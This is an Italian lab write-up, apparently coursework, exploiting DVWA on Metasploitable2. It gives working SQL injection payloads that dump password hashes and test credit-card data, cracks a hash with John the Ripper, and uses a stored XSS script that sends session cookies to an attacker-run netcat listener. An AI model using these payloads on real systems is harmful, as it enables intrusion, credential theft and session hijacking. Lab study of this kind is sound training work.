


Richiesta


Sfruttare la vulnerabilità **SQL Injection** presente nella DVWA (livello di sicurezza **LOW** e **MEDIUM**) per:

- Recuperare le **credenziali** dell'utente **Pablo Picasso**
- **Decifrare la password** hashata con **John the Ripper**
- Esplorare eventuali dati sensibili (es. carte di credito)



Modalità LOW - Setup della Rete Virtuale

Sistema	IP Address	Funzione
Kali Linux	192.168.13.100	Attaccante
Metasploitable2	192.168.13.150	Target con DVWA



Metasploitable [In esecuzione] - Oracle VirtualBox

```

File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: /etc/network/interfaces Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0

```

```

msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...

```



Modalità LOW - Accesso e Configurazione DVWA

- Accesso via browser: <http://192.168.13.150/>
- Navigazione alla sezione **DVWA Security**
- Impostazione livello: **LOW**

DVWA

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

Username

Password

- [TWiki](#)
- [phpMyAdmin](#)
- [Muttillidae](#)
- **DVWA**
- [WebDAV](#)

DVWA Security

Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium

 **PHPIDS**

[PHPIDS v.0.6 \(PHP-Intrusion Detection System\)](#) is a security layer.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low



Modalità LOW - SQL Injection

Codice PHP Vulnerabile:

- Nessun filtraggio input
- Nessuna sanitizzazione
- Query costruita direttamente

The screenshot shows a browser window with the URL `192.168.104.150/dvwa/vulnerabilities/view_source.php?id=sqli&security=low`. The title bar says "SQL Injection Source". The page content displays the following PHP code:

```
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
?>
```



Modalità LOW - Exploit SQL Injection (LOW)

Payload testato: '*OR '1'='1*

Vulnerability: SQL Injection

User ID:

ID: ' OR '1'='1
 First name: admin
 Surname: admin

ID: ' OR '1'='1
 First name: Gordon
 Surname: Brown

ID: ' OR '1'='1
 First name: Hack
 Surname: Me

ID: ' OR '1'='1
 First name: Pablo
 Surname: Picasso

ID: ' OR '1'='1
 First name: Bob
 Surname: Smith

Risultato:

Tutti gli utenti mostrati, incluso **Pablo Picasso**

Payload Per dump credenziali:

'*UNION SELECT user, password FROM users --*

Vulnerability: SQL Injection

User ID:

ID: -1' UNION SELECT user,password FROM users --
 First name: admin
 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: -1' UNION SELECT user,password FROM users --
 First name: gordonb
 Surname: e99a18c428cb38d5f260853678922e03

ID: -1' UNION SELECT user,password FROM users --
 First name: 1337
 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: -1' UNION SELECT user,password FROM users --
 First name: pablo
 Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: -1' UNION SELECT user,password FROM users --
 First name: smithy
 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Modalità LOW - Uso di Burp Suite

Strumenti:

- Intercettazione richiesta GET
- Modifica parametro id
- Iniezione payload SQL

✓ Visualizzati username e password (MD5 hash)

```
GET /dvwa/vulnerabilities/sqli/?id=-1%27+UNION+SELECT+user%2Cpassword+FROM+users++&Submit=Submit HTTP/1.1
Host: 192.168.13.150
Accept-Language: it-IT,it;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.13.150/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=4b7d34b9bf473098e9ad6d1ffc24b0ab
Connection:keep-alive
```

```
<div class="vulnerable_code_area">

<h3>
    User ID:
</h3>

<form action="#" method="GET">
    <input type="text" name="id">
    <input type="submit" name="Submit" value="Submit">
</form>

<pre>
ID: -1' UNION SELECT user,password FROM users -- <br>
First name: admin<br>
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
</pre>
<pre>
ID: -1' UNION SELECT user,password FROM users -- <br>
First name: gordonb<br>
Surname: e99a18c428cb38d5f260853678922e03
</pre>
<pre>
ID: -1' UNION SELECT user,password FROM users -- <br>
First name: 1337<br>
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
</pre>
<pre>
ID: -1' UNION SELECT user,password FROM users -- <br>
First name: pablo<br>
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
</pre>
<pre>
ID: -1' UNION SELECT user,password FROM users -- <br>
First name: smithy<br>
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
</pre>
</div>
```

Modalità LOW - Cracking Password con John the Ripper

Passaggi:

- Salvataggio hash in **pablopsw.txt**
- Esecuzione John the Ripper: **john pablopsw.txt**

Password in chiaro ottenuta

```
(kalivm㉿vboxkalivm)~
$ nano pablopsw.txt

(kalivm㉿vboxkalivm)~
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 pablopsw.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (?)
1g 0:00:00:00 DONE (2025-05-19 12:07) 100.0g/s 76800p/s 76800c/s 76800C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


```
(kalivm㉿vboxkalivm)~
$ john --show --format=Raw-MD5 pablopsw.txt
?:letmein
1 password hash cracked, 0 left
```



Modalità MEDIUM - Configurazione DVWA

Modifiche rispetto a LOW:

- Impostazione livello: ♦ MEDIUM



The screenshot shows the DVWA Security configuration page. On the left is a sidebar menu with various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. A hand icon points to the 'DVWA Security' button in the sidebar. On the right, the main content area displays the DVWA logo at the top. Below it, the title 'DVWA Security' is followed by a gear icon. The text 'Script Security' is present. It states 'Security Level is currently **medium**'. It also says 'You can set the security level to low, medium or high.' and 'The security level changes the vulnerability level of DVWA.' A dropdown menu is open, showing 'medium' as the selected option, with a 'Submit' button next to it. A hand icon also points to the 'Submit' button. Below this, the section 'PHPIDS' is shown, with a brief description: 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' It mentions that PHPIDS can be enabled across the site for the duration of the session. It shows that PHPIDS is currently 'disabled' and provides a link to '[enable PHPIDS]'. At the bottom, there are links for '[Simulate attack]' and '[View IDS log]'. A message box at the bottom right says 'Security level set to medium'.

Modalità MEDIUM – Analisi Codice

Modifiche rispetto a LOW:

- Recupera l'input utente (`$_GET['id']`).
- Applica la funzione `mysql_real_escape_string()` alla variabile `$id`.
- Questa funzione tenta di sanificare l'input per prevenire attacchi SQL injection, aggiungendo backslash davanti ai caratteri speciali SQL.

Limite:

- `mysql_real_escape_string()` da sola non è sufficiente nei casi più complessi:
 - Non protegge contro tutte le forme di injection (es. UNION SELECT, bypass logici come OR 1=1)
 - Non evita completamente la modifica della struttura della query

SQL Injection Source

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
?>
```

Modalità MEDIUM – Bypass Protezione

Motivo del successo:

- Nessun uso di apici.
- Nessun commento SQL

Payload:

1 UNION SELECT user,password FROM users

DVWA

Vulnerability: SQL Injection

User ID:
1 UNION SELECT user,password FROM users
Submit

ID: 1 UNION SELECT user,password FROM users
First name: admin
Surname: admin

ID: 1 UNION SELECT user,password FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user,password FROM users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user,password FROM users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user,password FROM users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user,password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Modalità MEDIUM – Estrazione Tabelle Sensibili

Metodo:

- Ricerca nome del DB:

SELECT database(), null

- Ricerca schema:

1 UNION SELECT schema_name, null FROM information_schema.schemata

User ID:

```
1 UNION SELECT database(), null
```

Submit

ID: 1 UNION SELECT database(), null
First name: admin
Surname: admin

ID: 1 UNION SELECT database(), null
First name: dvwa
Surname:

User ID:

```
1 UNION SELECT schema_name, null FROM information_schema.schemata
```

Submit

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata
First name: admin
Surname: admin

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata
First name: information_schema
Surname:



Modalità MEDIUM – Estrazione Tabelle Sensibili

Metodo:

- Ricerca delle colonne e delle tabelle presenti nello schema:

1 UNION SELECT column_name, table_name FROM information_schema.columns

```
ID: 1 UNION SELECT column_name, table_name FROM information_schema.columns
First name: ccid
Surname: credit_cards

ID: 1 UNION SELECT column_name, table_name FROM information_schema.columns
First name: ccnumber
Surname: credit_cards

ID: 1 UNION SELECT column_name, table_name FROM information_schema.columns
First name: ccv
Surname: credit_cards

ID: 1 UNION SELECT column_name, table_name FROM information_schema.columns
First name: expiration
Surname: credit_cards
```

**User ID:**

```
1 UNION SELECT ccid, cccnumber FROM metasploit.credit_cards
```

```
ID: 1 UNION SELECT ccid, cccnumber FROM metasploit.credit_cards
```

```
First name: admin
```

```
Surname: admin
```

```
ID: 1 UNION SELECT ccid, cccnumber FROM metasploit.credit_cards
```

```
First name: 1
```

```
Surname: 4444111122223333
```

User ID:

```
1 UNION SELECT ccid, ccv FROM metasploit.credit_cards
```

```
ID: 1 UNION SELECT ccid, ccv FROM metasploit.credit_cards
```

```
First name: admin
```

```
Surname: admin
```

```
ID: 1 UNION SELECT ccid, ccv FROM metasploit.credit_cards
```

```
First name: 1
```

```
Surname: 745
```

User ID:

```
1 UNION SELECT ccid, expiration FROM metasploit.credit_cards
```

```
ID: 1 UNION SELECT ccid, expiration FROM metasploit.credit_cards
```

```
First name: admin
```

```
Surname: admin
```

```
ID: 1 UNION SELECT ccid, expiration FROM metasploit.credit_cards
```

```
First name: 1
```

```
Surname: 2012-03-01
```



Modalità MEDIUM – Dati Sensibili Estratti

<i>ID</i>	<i>USER</i>	<i>CCNUMBER</i>	<i>CCV</i>	<i>EXPIRATION DAY</i>
1	Admin Admin	4444111122223333	745	2012-03-01
2	Gordon Brown	7746536337776330	722	2015-04-01
3	Hack Me	8242325748474749	461	2016-03-01
4	Pablo Picasso	7725653200487633	230	2017-06-01
5	Bob Smith	1234567812345678	627	2018-11-01

 Possibilità di ricostruire profili completi




Richiesta (Modalità LOW)

Sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine di simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie "rubati" ad un Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Analisi della vulnerabilità XSS Persistente


Come prova iniziale, è stato inserito lo script `<script>alert('XSS')</script>` nel campo del messaggio, confermando la vulnerabilità.



Furto dei Cookie di Sessione :

Lo script utilizzato è stato:

```
<script> new Image().src="http://192.168.104.100:4444/?" + document.cookie; </script>
```



Listener netcat :

Successivamente, sulla macchina Kali è stato avviato un listener netcat sulla porta 4444:

nc -lvp 4444


Quando un utente (simulato) apre la pagina guestbook su un altro browser, Chromium) visita la pagina vulnerabile, lo script iniettato viene eseguito nel suo browser, e i suoi cookie vengono inviati al listener netcat sulla macchina Kali.

Una volta ottenuto il **PHPSESSID**, è stato possibile riutilizzarlo per "rubare" la sessione dell'utente. Simulando un altro utente (utilizzando il browser **Chromium**), si è navigato sul sito DVWA (<http://192.168.104.150/dvwa/>).


```
(kalivm㉿vboxkalivm) ~ [~] arch Google | Search Google or type a URL
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 52884
GET /?security=low;%20PHPSESSID=cd40226974a0ea57ef255878f1c2d934 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
